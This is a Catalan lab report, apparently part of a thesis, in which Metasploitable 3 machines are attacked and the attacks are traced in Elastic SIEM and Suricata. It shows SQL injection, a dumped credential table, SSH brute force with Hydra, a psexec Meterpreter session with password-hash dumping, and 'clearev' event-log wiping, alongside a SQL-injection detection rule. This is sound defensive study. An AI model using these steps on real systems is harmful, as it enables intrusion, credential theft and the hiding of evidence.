
Aplicació payroll_app.php




Captura 95: Pàgina login del payroll_app.php




Captura 96: Prova d'SQL Injection



Captura 97: Accés a l'aplicació sense contrasenya ni usuari



Captura 98: Consulta de relació de taules i columnes



Captura 99: Resultat de la relació de taules i columnes

1	1	1	users - username - varchar
1	1	1	users - first_name - varchar
1	1	1	users - last_name - varchar
1	1	1	users - password - varchar
1	1	1	users - salary - int

Captura 100: Relació usuari i contrasenya

leia_organa	help_me_obiwan
luke_skywalker	like_my_father_beforeme
han_solo	nerf_herder
artoo_detoo	b00p_b33p
c_three_pio	Pr0t0c07
ben_kenobi	thats_no_m00n
darth_vader	Dark_syD3
anakin_skywalker	but_master:(
jarjar_binks	mesah_p@ssw0rd
lando_calrissian	@dm1n1str8r
boba_fett	mandalorian1
jabba_hutt	my_kind_a_skum
greedo	hanSh0tF1rst
chewbacca	rwaaaaawr8

Captura 101: Accés mitjançant ssh amb l'usuari leia_organa

```
leia_organa@metasploitable3-ub1404: ~  
root@kali:~# ssh leia_organa@192.168.43.103  
The authenticity of host '192.168.43.103 (192.168.43.103)' can't be established.  
ECDSA key fingerprint is SHA256:ZCiQJrQYzqBgg8eIDHF9ga/fK7RSREYoLWUGbekdng8.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.43.103' (ECDSA) to the list of known hosts.  
leia_organa@192.168.43.103's password:  
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com/  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
leia_organa@metasploitable3-ub1404:~$
```

Captura 102: Elevació de privilegis de leia_organa

```
root@metasploitable3-ub1404: ~  
leia_organa@metasploitable3-ub1404:~$ sudo su -  
[sudo] password for leia_organa:  
root@metasploitable3-ub1404:~# vi /etc/hosts  
hosts          hosts.allow  hosts.deny  
root@metasploitable3-ub1404:~# vi /etc/hosts
```

Captura 103: Finestra Overview

SIEM Overview

Search [KQL] Last 60 minutes Show dates Refresh

+ Add filter

Recent timelines

You haven't favorited any timelines yet. Get out there and start threat hunting!

View all timelines

Security news

Have SIEM questions?
2020-04-03

Join our growing community of Elastic SIEM users to discuss the configuration and use of Elastic SIEM for threat detection and response.

Adversary tradecraft 101: Hunting for persistence using Elastic Security
2020-03-24

In this two-part blog series, we set out to help security practitioners improve their visibility into offensive persistence techniques.

New to Elastic SIEM? Take our on-demand training course

Signal count

Showing: 0 signals

Stack by: signal.rule.threat.tactic.name View signals

No data to display

External alert count

Showing: 0 external alerts

Stack by: event.module View alerts

All values returned zero

Captura 104: Autenticacions del host

SIEM Hosts metasploitable3-ub14... Authentications

Search [KQL] Last 60 minutes Show dates Refresh

+ Add filter

Authentications

authentication_success

Authentications

Showing: 1 user

User	Successes	Failures	Last success	Last successful source	Last failure	Last failed source
leia_organza	2	0	26 minutes ago	192.168.43.142	—	—

Captura 105: Processos no comuns

Authentications **Uncommon processes** Events External alerts

Uncommon processes

Showing: 6 processes

Process name	Instances	Last command	Last user
sleep	1	sleep +1 More	root
su	1	su +1 More	root
sudo	1	sudo +2 More	root
bash	2	-su	root
sshd	3	sshd: leia_organza@pts/2	leia_organza
vi	3	vi +1 More	root

Rows per page: 10

Captura 109: Detall del timeline source IP

SIEM / Network / 192.168.43.103

Search: Untitled Timeline | Description | Notes | Last 120 minutes | Show dates | Refresh

Filter: url.path: "/payroll_app.php" X

HTTP Requests: Showing: 25 requests

Method	Domain
get	192.168.43.103
get	192.168.43.103
get	192.168.43.103
get	192.168.43.103
get	192.168.43.103
get	192.168.43.103
get	192.168.43.103
get	192.168.43.103
get	192.168.43.103
get	192.168.43.103

Columns	@timestamp	message	event.category	event.action	host.name	source
<input type="checkbox"/>	_id	zqy3fNEB_Yd8Q-05_wsl				
<input type="checkbox"/>	_index	packetbeat-7.6.2-2020.04.03-000001				
<input type="checkbox"/>	_score	1				
<input type="checkbox"/>	_type	_doc				
<input type="checkbox"/>	agent.ephemera_id	8dae8530-efad-4e8a-9630-0e0a61bd0433				
<input type="checkbox"/>	agent.hostname	misticad				
<input type="checkbox"/>	agent.id	45165991-7951-44fd-900d-4caf1e63daf5				
<input type="checkbox"/>	agent.name	misticad.misticlab				
<input type="checkbox"/>	agent.type	packetbeat				
<input type="checkbox"/>	agent.version	7.6.2				
<input type="checkbox"/>	client.bytes	621				
<input type="checkbox"/>	client.ip	192.168.43.1				

25 of 120 Events | Load more | Updated 10 minutes ago

Captura 110: Timeline del host franja horària

SIEM / Hosts / metasploitable3-ub1404... Events

Search: Untitled Timeline | Description | Notes | Apr 15, 2020 @ 18:41: -> Apr 15, 2020 @ 18:5

Filter: host.name: "metasploitable3-ub1404" X AND not event.category: "network_traffic" X

Columns	@timestamp	message	event.category	event.action	host.name	source
		# 9dd780213e9255dfa9b9fd7b253362b197bbd46				
		Process sshd (PID: 2651) by user leia_organ... START ***				
	Apr 15, 2020 @ 18:48:40.045	Login by user leia_organ... authentication	user_login		metasploitable3-ub1404	192
		leia_organ... @ metasploitable3-ub1404 attempted a login via (2632) with result success				
		Login by user leia_organ (UID: 1111) on pts/2 (PI ***				
		authentication	logged-in		metasploitable3-ub1404	192
		Session # 1 leia_organ... @ metasploitable3-ub1404 attempted a login via >. /usr/sbin/ssh (2632) with result success				

49 of 49 Events | Updated 11 seconds ago

Captura 111: Timeline d'accions 1

SIEM / Hosts / metasploitable3-ub1404... Events

Search: Untitled Timeline | Description | Notes | Apr 15, 2020 @ 18:41: -> Apr 15, 2020 @ 18:5

Filter: host.name: "metasploitable3-ub1404" X AND not event.category: "network_traffic" X

Columns	@timestamp	message	event.category	event.action	host.name	source
		Session # 1 leia_organ... @ metasploitable3-ub1404 authenticated using >. /usr/bin/sudo (2680) with result success				
	Apr 15, 2020 @ 18:51:11.255	user-login	started-session		metasploitable3-ub1404	
		Session # 1 leia_organ... @ metasploitable3-ub1404 started >. /usr/bin/sudo (2680) with result success				
	Apr 15, 2020 @ 18:51:11.255	user-login	was-authorized		metasploitable3-ub1404	
		Session # 1 leia_organ... @ metasploitable3-ub1404 was authorized to use >. /usr/bin/sudo (2680) with result success				
	Apr 15, 2020 @ 18:51:00.735	user-login	authenticated		metasploitable3-ub1404	
		Session # 1 leia_organ... @ metasploitable3-ub1404 authenticated using >. /usr/bin/sudo (2677) with result fail				
	Apr 15, 2020 @ 18:50:59.387	user-login	authenticated		metasploitable3-ub1404	
		Session # 1 leia_organ... @ metasploitable3-ub1404 authenticated using >. /usr/bin/sudo (2677) with result fail				

49 of 49 Events | Updated 1 minute ago

Captura 112: Timeline d'accions 2

SIEM / Hosts / metasploitable3-ub14... / Events

Search: Untitled Timeline | Description | Notes 0 | Apr 15, 2020 @ 18:41: -> Apr 15, 2020 @ 18:5

Filters: host.name:"metasploitable3-ub1404" AND not event.category:"network_traffic"

@timestamp	message	event.category	event.action	host.name	source
Apr 15, 2020 @ 18:56:31.985	Process vi (PID: 2810) by us...	process_started	vi	metasploitable3-ub1404	root
Apr 15, 2020 @ 18:56:28.857	deleted	deleted	deleted	metasploitable3-ub1404	metasploitable3-ub1404
Apr 15, 2020 @ 18:56:28.856	deleted a file in /etc/hosts.swp	deleted	deleted	metasploitable3-ub1404	metasploitable3-ub1404
Apr 15, 2020 @ 18:56:28.856	created a file in /etc/hosts.swp	created	created	metasploitable3-ub1404	metasploitable3-ub1404
Apr 15, 2020 @ 18:56:27.780	deleted a file in /etc/hosts.swp	deleted	deleted	metasploitable3-ub1404	metasploitable3-ub1404

25 of 1820 Events

49 of 49 Events

Updated 2 minutes ago

Captura 113: Timeline d'accions 3

SIEM / Hosts / metasploitable3-ub14... / Events

Search: Untitled Timeline | Description | Notes 0 | Apr 15, 2020 @ 18:41: -> Apr 15, 2020 @ 18:5

Filters: host.name:"metasploitable3-ub1404" AND not event.category:"network_traffic"

@timestamp	message	event.category	event.action	host.name	source
Apr 15, 2020 @ 18:58:17.784	auditbeat-7.6.2-2020.04.05-000001	auditbeat	updated	metasploitable3-ub1404	metasploitable3-ub1404
Apr 15, 2020 @ 18:58:16.780	auditbeat-7.6.2-2020.04.05-000001	auditbeat	updated	metasploitable3-ub1404	metasploitable3-ub1404
Apr 15, 2020 @ 18:58:15.777	auditbeat-7.6.2-2020.04.05-000001	auditbeat	updated	metasploitable3-ub1404	metasploitable3-ub1404
Apr 15, 2020 @ 18:58:14.772	auditbeat-7.6.2-2020.04.05-000001	auditbeat	updated	metasploitable3-ub1404	metasploitable3-ub1404

Showing: 1820 events

49 of 49 Events

Updated 3 minutes ago

Captura 114: Creació de la regla SQL-Injection

SIEM / Detections / Signal detection rules / Create

1 Define rule [Edit](#)

Index patterns: packetbeat-*

Custom query: url.query: "%27+OR+1%3D1*" or url.query: "%27+or+1%3D1*"

2 About rule [Edit](#)

Name: SQL-Injection-Uri-query

Risk score: 70

Description: Es comprovar si al parametre url.query apareix la sentència or 1 = 1

Investigate detections using this timeline template: Default blank timeline

Severity: High


Tags: SqlInjection, Packetbeat

3 Schedule rule [Edit](#)

Runs every: 5 Minutes

Rules run periodically and detect signals within the specified time frame.

Captura 115: Detecció del signal SQL-Injection



8.2.2.6.2. Metasploitable 3: Windows 2008 R2 Captura 116: Nmap de Windows

```

kali@kali: ~
root@kali:~# nmap -sV -Pn -T4 -p 1-65535 -oX winmetasploitable3.xml 192.168.43.104
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-16 19:06 CEST
Nmap scan report for 192.168.43.104
Host is up (0.0016s latency).
Not shown: 65491 closed ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 7.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 mic
rosoft-ds
1617/tcp  open  java-rmi         Java RMI
3306/tcp  open  mysql            MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
3700/tcp  open  giop             CORBA naming service
4848/tcp  open  ssl/appserv-http?
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service
Java Message Service 301
8009/tcp  open  ajp13            Apache Jserv (Protocol v1.3)
8019/tcp  open  qbdb?
8020/tcp  open  http             Apache httpd
8022/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8027/tcp  open  unknown
8028/tcp  open  postgresql      PostgreSQL DB
8031/tcp  open  ssl/unknown
8032/tcp  open  desktop-central
ManageEngine Desktop Central DesktopCentral
Server
8080/tcp  open  http             Sun GlassFish Open Source Edition 4.0
8181/tcp  open  ssl/intermapper?
8282/tcp  open  http             Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  ssl/http         Apache httpd
8443/tcp  open  ssl/https-alt?
8444/tcp  open  desktop-central
ManageEngine Desktop Central DesktopCentral
Server
8484/tcp  open  http             Jetty winstone-2.8
8585/tcp  open  http             Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV
/2)

```

Captura 117: Nmap de Windows 2

```
kali@kali: ~
8585/tcp open  http          Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV
/2)
8686/tcp open  java-rmi       Java RMI
9200/tcp open  wap-wsp?
9300/tcp open  vrace?
47001/tcp open http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  unknown
49156/tcp open  msrpc        Microsoft Windows RPC
49186/tcp open  java-rmi     Java RMI
49189/tcp open  tcpwrapped
49232/tcp open  msrpc        Microsoft Windows RPC
49319/tcp open  ssh          Apache Mina sshd 0.8.0 (protocol 2.0)
49320/tcp open  jenkins-listener Jenkins TcpSlaveAgentListener
49429/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port9200-TCP:V=7.80%I=7%D=4/16%Time=5E9890A7%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,188,"HTTP/1.0\x20200\x200K\r\nContent-Type:\x20application/js
SF:on;\x20charset=UTF-8\r\nContent-Length:\x20305\r\n\r\n{\r\n\x20\x20"st
SF:atus"\x20:\x20200,\r\n\x20\x20"name"\x20:\x20"Ch'od",\r\n\x20\x20\
SF:"version"\x20:\x20{\r\n\x20\x20\x20\x20"number"\x20:\x20"1.1.1",
SF:\r\n\x20\x20\x20\x20"build_hash"\x20:\x20"f1585f096d3f3985e73456debd
SF:cla0745f512bbc",\r\n\x20\x20\x20\x20"build_timestamp"\x20:\x20"2014
SF:-04-16T14:27:12Z",\r\n\x20\x20\x20\x20"build_snapshot"\x20:\x20false
SF:\r\n\x20\x20\x20\x20"lucene version"\x20:\x20"4.7"\r\n\x20\x20),\
SF:r\n\x20\x20"tagline"\x20:\x20"You\x20Know,\x20for\x20Search"\r\n)\n
SF:")%r(HTTPOptions,4F,"HTTP/1.0\x20200\x200K\r\nContent-Type:\x20text/pl
SF:ain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,4
SF:F,"HTTP/1.1\x20200\x200K\r\nContent-Type:\x20text/plain;\x20charset=UT
SF:F-8\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,A9,"HTTP/1.0
SF:\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=UT
SF:F-8\r\nContent-Length:\x2080\r\n\r\nNo\x20handler\x20found\x20for\x20ur
SF:i\x20[/nice%20ports%2C/Tri%6Eity.txt%2ebak]\x20and\x20method\x20[GE
SF:T]")%r(SIPOptions,4F,"HTTP/1.1\x20200\x200K\r\nContent-Type:\x20text/
SF:plain;\x20charset=UTF-8\r\nContent-Length:\x200\r\n\r\n");
MAC Address: 00:0C:29:F6:DC:81 (VMware)
```

8.2.2.6.2.1. Força bruta i exploit mitjançant psexec

Captura 118: Obtenció de la contrasenya per força bruta

```
kali@kali: ~
root@kali:~# hydra -l vagrant -P ssh wordlist.txt 192.168.43.104 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-04-18 11:53:
01
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 tr
y per task
[DATA] attacking ssh://192.168.43.104:22/
[22][ssh] host: 192.168.43.104 login: vagrant password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-04-18 11:53:
02
root@kali:~#
```


Captura 121: Hashdump

```
kali@kali: ~  
[*] 192.168.43.104:445 - Executing the payload...  
[+] 192.168.43.104:445 - Service start timed out, OK if running a command or non  
-service executable...  
[*] Sending stage (180291 bytes) to 192.168.43.104  
[*] Meterpreter session 1 opened (192.168.43.142:4444 -> 192.168.43.104:49656) a  
t 2020-04-18 11:53:49 +0200  
  
meterpreter > run post/windows/gather/hashdump  
  
[*] Obtaining the boot key...  
[*] Calculating the hboot key using SYSKEY 660093f73f62a7103efd401444351d86...  
[*] Obtaining the user list and keys...  
[*] Decrypting user keys...  
[*] Dumping password hints...  
  
No users with password hints on this system  
  
[*] Dumping password hashes...  
  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b  
50b:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b::
```

Captura 122: Neteja del visor d'esdeveniments

```
kali@kali: ~  
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbba4a806aea3  
e0:::  
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f  
3de94fa:::  
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c  
4d4:::  
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670  
042a53f:::  
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9  
:::  
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce7  
6:::  
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::  
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8  
:::  
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:  
:::  
  
meterpreter > clearev  
[*] Wiping 62 records from Application...  
[*] Wiping 180 records from System...  
[*] Wiping 32357 records from Security...  
meterpreter > █
```

Captura 123: Alerta de network trojan

SIEM / Detections / External alerts

Search [KQL] Last 30 minutes Show dates Refresh

External alerts

Showing: 35 external alerts

@timestamp	event.module	event.dataset	event.category	event.severity	host.name	message	age
Apr 18, 2020 @ 11:53:48.510	suricata	suricata.eve	network_traffic	11	suricata.mistic.lab	A Network Trojan was detec...	00

Table JSON View

Filter by Field, Value, or Description...

Field	Value	Description
<input checked="" type="checkbox"/> @timestamp	Apr 18, 2020 @ 11:53:48.510	
<input type="checkbox"/> _id	nJ01jHEBud3M;5UmYpgA	
<input type="checkbox"/> _index	filebeat-7.6.2-2020.04.04-000001	
<input type="checkbox"/> _score	11	
<input type="checkbox"/> _type	_doc	
<input type="checkbox"/> agent.ephemeral_id	c61ddea3-8617-49ab-9138-c2f6a7d052b9	
<input type="checkbox"/> agent.hostname	suricata.mistic.lab	
<input checked="" type="checkbox"/> agent.id	004630d9-b8e9-46c2-a141-5404756d4f68	
<input checked="" type="checkbox"/> agent.type	filebeat	
<input type="checkbox"/> agent.version	7.6.2	
<input type="checkbox"/> destination.address	192.168.43.104	

Captura 124: Signatura del Suricata

SIEM / Detections / External alerts


Search [KQL] Last 30 minutes Show dates Refresh

External alerts


Showing: 35 external alerts

@timestamp	event.module	event.dataset	event.category	event.severity	host.name	message	age
	suricata.eve.alert.category					A Network Trojan was detected	
	suricata.eve.alert.gid			11			
	suricata.eve.alert.metadata.affected_product			Any			
	suricata.eve.alert.metadata.attack_target			Client_and_Server			
	suricata.eve.alert.metadata.created_at			2018_05_18			
	suricata.eve.alert.metadata.deployment			Datacenter Internal Internet Perimeter			
	suricata.eve.alert.metadata.former_category			TROJAN			
	suricata.eve.alert.metadata.signature_severity			Critical			
	suricata.eve.alert.metadata.tag			Metasploit			
	suricata.eve.alert.metadata.updated_at			2018_07_09			
	suricata.eve.alert.rev			11			
	suricata.eve.alert.signature			ET MALWARE Possible Metasploit Payload Common Construct Bind_API (from server)			
	suricata.eve.alert.signature_id			2025644			
	suricata.eve.event_type			alert			

Captura 125: Intents fallits d'accés amb un usuari



Captura 126: Processos no comuns



Captura 127: Detall dels processos

SIEM / Hosts / winmetasploit3.mistic... / Events

Search [KQL] Last 30 minutes Show dates Refresh

